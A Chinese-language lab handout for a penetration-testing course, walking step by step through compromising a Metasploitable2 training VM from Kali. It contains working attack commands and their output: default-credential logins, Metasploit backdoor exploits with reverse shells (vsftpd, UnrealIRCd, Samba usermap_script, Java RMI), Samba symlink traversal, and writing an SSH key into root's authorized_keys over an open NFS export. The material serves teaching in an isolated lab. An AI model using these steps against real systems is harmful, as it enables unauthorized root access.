

实验单元1： 网络服务渗透

1.1 实训说明

1.1.1 实训目的

掌握使用 meterpreter 进行漏洞利用方法。

1.1.2 背景知识

- 1.掌握 meterpreter 的基础用法。
- 2.掌握网络服务渗透方法。

1.1.3 实习时长


2 个学时

1.2 实训环境

1.2.1 实训器材

Kali 虚拟机、Metasploit2-Linux 虚拟机

1.2.2 网络结构



本实验 Kali 虚拟机与 Metasploit2-Linux 虚拟机在同一网络段。

1.3 实训内容

批注 [1]: 下文的 192.168.159.131 需要改成你的 kali linux 虚拟机的 IP

批注 [2]: 下文的 192.168.159.190 需要改成你的靶机的 ip

1.3.1 实训准备

启动 Kali Linux 虚拟机。输入用户名 kali 和密码 kali，点击登录，进入 Kali Linux。

1.3.2 网络服务渗透

使用 metasploit 对 linux 主机 metasploitable-linux2 进行信息收集。命令如下：

`nmap -sV 192.168.159.190`

```
--# nmap -sV 192.168.159.190
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-21 16:29 CST
Nmap scan report for 192.168.159.190
Host is up (0.0010s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:7E:D5:42 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

telnet 弱口令登录。默认账号密码：msfadmin/msfadmin。命令如下：

`telnet 192.168.159.190`

```
[root@kali:~]# telnet 192.168.159.190
Trying 192.168.159.190...
Connected to 192.168.159.190.
Escape character is '^['.

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Oct 13 00:10:47 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*-copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Mysql 弱口令登录。默认 mysql 数据库 root 用户空密码。命令如下：

`mysql -h 192.168.159.190 -uroot -p --skip-ssl`

```
File Actions Edit View Help

(kali@kali)-[~]
$ mysql -h 192.168.79.129 -uroot --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 19
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB
Type 'help;' or '\h' for help. Type '\c' to clear the current input s
.

MySQL [(none)]>
```

批注 [A3]: Ip 需改成靶机 ip

Postgresql 弱密码登录。Postgres 数据库默认账号口令：postgres/postgres。命令如下：
psql -h 192.168.159.190 -U postgres

```
(kali@kali)-[~]
$ psql -h 192.168.79.129 -U postgres
Password for user postgres:
psql (17.0 (Debian 17.0-1+b2), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
Some psql features might not work.
Type "help" for help.


postgres=#
```

批注 [A4]: Ip 需改成靶机 ip

vnc 弱口令登录。vnc 弱口令密码：password。命令如下：
vncviewer 192.168.159.190

```
(root@kali)-[~]
# vncviewer 192.168.159.190
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

指导书图



Rlogin 错误配置漏洞。TCP 端口 512,513 和 514 为著名的 rlogin 提供服务。在系统中被错误配置从而允许远程访问者从任何地方访问。使用 msfadmin 账号进行登录。命令如下：

rlogin msfadmin@192.168.159.190

```
(root@kali)~[~/.ssh]
# rlogin msfadmin@192.168.159.190
msfadmin@192.168.159.190's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Oct 13 11:55:24 2022
msfadmin@metasploitable:~$
```

vsftpd 后门。Metasploitable2 在 21 端口上运行着 vsftpd 服务，一个使用广泛的 FTP 服务。这个特别的版本包含一个后门允许一个未知的入侵者进入核心代码。如果在发送的用户名后面加上”：)”（笑脸符号），这个版本的后门会在 6200 端口上打开一个监听的 shell。

Metasploit 命令如下：

```
use exploit/unix/ftp/vsftpd_234_backdoor
set rhost 192.168.159.190
exploit
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.159.190
rhost => 192.168.159.190
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.159.190:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.159.190:21 - USER: 331 Please specify the password.
[*] 192.168.159.190:21 - Backdoor service has been spawned, handling...
[*] 192.168.159.190:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.159.131:45735 -> 192.168.159.190:6200) at 2023-02-21 17:02:44 +0800

whoami
root
```

批注 [5]: 通过 kali 虚拟机左上角的开始菜单，打开 metasploit-framework。 进入 msf6 命令行。

在 msf6 中使用 back 命令可以返回上层命令。

UnrealRCD IRC 漏洞。某些镜像站点的 UnrealIRcd，在 DEBUG3_DOLOG_SYSTEM 宏中外部引入的恶意代码，远程攻击者能够执行任意代码。在 Metasploitable2 的 6667 端口上运行着 UnrealRCD IRC 的守护进程。通过在一个系统命令后面添加两个字母”AB““发送给被攻击服务器任意一个监听该端口来触发。Metasploit 命令如下：

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload cmd/unix/reverse_perl
set rhost 192.168.159.190
set lhost 192.168.159.131
exploit
```

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.159.190
rhost => 192.168.159.190
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.159.131
lhost => 192.168.159.131
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.159.131:4444
[*] 192.168.159.190:6667 - Connected to 192.168.159.190:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.159.190:6667 - Sending backdoor command...
[*] Command shell session 2 opened (192.168.159.131:4444 -> 192.168.159.190:6667) at 2017-06-21 06:41:0800

whoami
root
```

批注 [6]: 192.168.159.131 需要改成你的 kali linux 虚拟机的 IP

Samba 默认配置目录遍历漏洞。Samba 的 smbd 默认配置在可写文件共享时，存在目录遍历漏洞，远程用户可以通过 smbclient 端使用一个对称命名，创建一个包含..的目录遍历符的软连接，可以进行目录遍历以及访问任意文件。Metasploit 命令如下：

```
use auxiliary/admin/smb/samba_symlink_traversal
set rhosts 192.168.159.190
set smbshare tmp
exploit
```

```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhosts 192.168.159.190
rhosts => 192.168.159.190
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set smbshare tmp
smbshare => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.159.190

[*] 192.168.159.190:445 - Connecting to the server...
[*] 192.168.159.190:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.159.190:445 - Trying to link 'rootfs' to the root filesystem
[*] 192.168.159.190:445 - Now access the following share to browse the root filesystem
[*] 192.168.159.190:445 - \\192.168.159.190\tmp\rootfs\

[*] Auxiliary module execution completed
```

攻击成功后，利用 smbclient 进行连接，无需 root 密码即可访问资源。命令如下：

```
smbclient //192.168.159.190/tmp
```

```

(root@kali)-[~]
# smbclient //192.168.159.190/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> cd rootfs\
smb: \rootfs> dir
.                DR          0   Mon May 21 02:36:12 2012
..               DR          0   Mon May 21 02:36:12 2012
initrd           DR          0   Wed Mar 17 06:57:40 2010
media            DR          0   Wed Mar 17 06:55:52 2010
bin              DR          0   Mon May 14 11:35:33 2012
lost+found       DR          0   Wed Mar 17 06:55:15 2010
mnt              DR          0   Thu Apr 29 04:16:56 2010
sbin             DR          0   Mon May 14 09:54:53 2012
initrd.img       R      7929183  Mon May 14 11:35:56 2012
home             DR          0   Fri Apr 16 14:16:02 2010
lib              DR          0   Mon May 14 11:35:22 2012
usr              DR          0   Wed Apr 28 12:06:37 2010
proc             DR          0   Fri Oct 14 00:27:34 2022
root             DR          0   Fri Oct 14 00:28:01 2022
sys              DR          0   Fri Oct 14 00:27:35 2022

```

SambaMS-RPCShell 命令注入漏洞。Samba 中负责在 SAM 数据库更新用户口令的代码未经过滤便将用户输入传输给了/bin/sh。如果在调用 smb.conf 中定义的外部脚本时，通过对/bin/sh 的 MS-RPC 调用提交了恶意输入的话，就可能允许攻击者以 nobody 用户的权限执行任意命令。Metasploit 命令如下：

```

use exploit/multi/samba/usermap_script
set rhosts 192.168.159.190
exploit

```

```

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.159.190
rhosts => 192.168.159.190
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.159.131:4444
[*] Command shell session 1 opened (192.168.159.131:4444 -> 192.168.159.190:39044) at 2023-02-21 17:29:02 +0800

whoami
root

```

Ingreslock 后门。程序监听在 1524 端口，连接到 1524 端口就可以直接获得 root 权限。命令如下：

```
telnet 192.168.159.190 1524
```

```

(root@kali)-[~]
# telnet 192.168.159.190 1524
Trying 192.168.159.190...
Connected to 192.168.159.190.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/#

```

JavaRMISERVER 命令执行漏洞。Java RMI Server 的 RMI 注册表和 RMI 激活服务的默认配置存在安全漏洞，可被利用导致代码执行，服务运行端口 1099。Metasploit 命令如下：

```
use exploit/multi/misc/java_rmi_server
```


set rhosts 192.168.159.190

exploit

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.159.190
rhosts => 192.168.159.190
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.159.131:4444
[*] 192.168.159.190:1099 - Using URL: http://192.168.159.131:8080/Js0Sh6ll2b
[*] 192.168.159.190:1099 - Server started.
[*] 192.168.159.190:1099 - Sending RMI Header...
[*] 192.168.159.190:1099 - Sending RMI Call...
[*] 192.168.159.190:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.159.190
[*] Meterpreter session 1 opened (192.168.159.131:4444 -> 192.168.159.190:49377) at 2023-02-21 17:38:18 +0800
```

攻击成功后，会建立一个 session，使用 sessions -i 命令即可进入 meterpreter。然后输入 shell 命令即可获取目标 bash。

```
msf6 exploit(multi/misc/java_rmi_server) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		meterpreter	java/linux root @ metasploitable	192.168.159.131:4444 -> 192.168.159.190:49377 (192.168.159.190)

```
msf6 exploit(multi/misc/java_rmi_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
```

NFS 共享目录配置漏洞。NFS 服务配置漏洞，赋予了根目录远程可写权限，导致 /root/.ssh/authorized_keys 可被修改，实现远程 ssh 无密码登录，服务运行在 2049 端口。确认服务运行命令：

rpcinfo -p 192.168.159.190

```
(root@kali)-[~]
# rpcinfo -p 192.168.159.190
program vers proto port service
100000 2 tcp 111 portmapper
100000 2 udp 111 portmapper
100024 1 udp 50247 status
100024 1 tcp 48149 status
100003 2 udp 2049 nfs
100003 3 udp 2049 nfs
100003 4 udp 2049 nfs
100021 1 udp 45934 nlockmgr
100021 3 udp 45934 nlockmgr
100021 4 udp 45934 nlockmgr
100003 2 tcp 2049 nfs
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100021 1 tcp 49488 nlockmgr
100021 3 tcp 49488 nlockmgr
100021 4 tcp 49488 nlockmgr
100005 1 udp 56084 mountd
100005 1 tcp 40760 mountd
100005 2 udp 56084 mountd
100005 2 tcp 40760 mountd
100005 3 udp 56084 mountd
100005 3 tcp 40760 mountd
```

将目标机器的根目录设置成共享。命令如下：

showmount -e 192.168.159.190

```
(root@kali)-[~]
# showmount -e 192.168.159.190
Export list for 192.168.159.190:
/ *
```

指导书图

在攻击者的系统上创建一个新的 SSH 密钥，挂载 NFS 接口，然后把密钥添加到目标机器 root 使用者账号的认证密钥文件里即可。命令如下：

ssh-keygen -t ssh-rsa

```
(root@kali)-[~/.ssh]
# ssh-keygen -t ssh-rsa
Generating public/private ssh-rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:lqAy0iGqvFIZ3WT/P+mVNsMJfICjsHQ/zMp0n670le4 root@kali
The key's randomart image is:
+--[RSA 3072]--+
|      o      |
|    .o+ = o   |
|  . +o.. B .  |
| . ...o.o o . |
|o oo. S. o .  |
|oooo + ..o + o|
|+.    =. .o   |
|+.    + +o o  |
|oo.    +oE ...|
+--[SHA256]--+
(root@kali)-[~/.ssh]
#
```

本地创建一个目录，命令如下：

mkdir /tmp/tool

挂载新建的目录到目标主机，命令如下：

mount -t nfs 192.168.159.190:/ /tmp/tool/

导入密钥，命令如下：

cat /root/.ssh/id_rsa.pub >> /tmp/tool/root/.ssh/authorized_keys

```
(root@kali)-[~]
# mkdir /tmp/tool

(root@kali)-[~]
# mount -t nfs 192.168.159.190:/ /tmp/tool/

(root@kali)-[~]
# cat /root/.ssh/id_rsa.pub >> /tmp/tool/root/.ssh/authorized_keys
```

指导书图

ssh 密钥登录，命令如下：

ssh root@192.168.159.190

批注 [7]: 新版 kali 在该命令报错。解决方法如下：

使用命令 vim /root/.ssh/config 打开文件

添加下列内容

Host *

HostkeyAlgorithms +ssh-rsa

PubkeyAcceptedKeyTypes +ssh-rsa


```
(root@kali)-[~]
# ssh root@192.168.159.190
The authenticity of host '192.168.159.190 (192.168.159.190)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscgPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.159.190' (RSA) to the list of known hosts.
Last login: Thu Oct 13 12:28:02 2022 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

指导书图

1.4 总结与思考

1.4.1 实训总结

这部分内容是关于 meterpreter 的漏洞利用操作过程，主要包括：

- meterpreter 的基础用法。
- 网络服务与客户端渗透方法。

1.4.2 思考题

问题：除了 metasploit2-linux 中介绍的漏洞，你还知道哪些网络服务与客户端漏洞？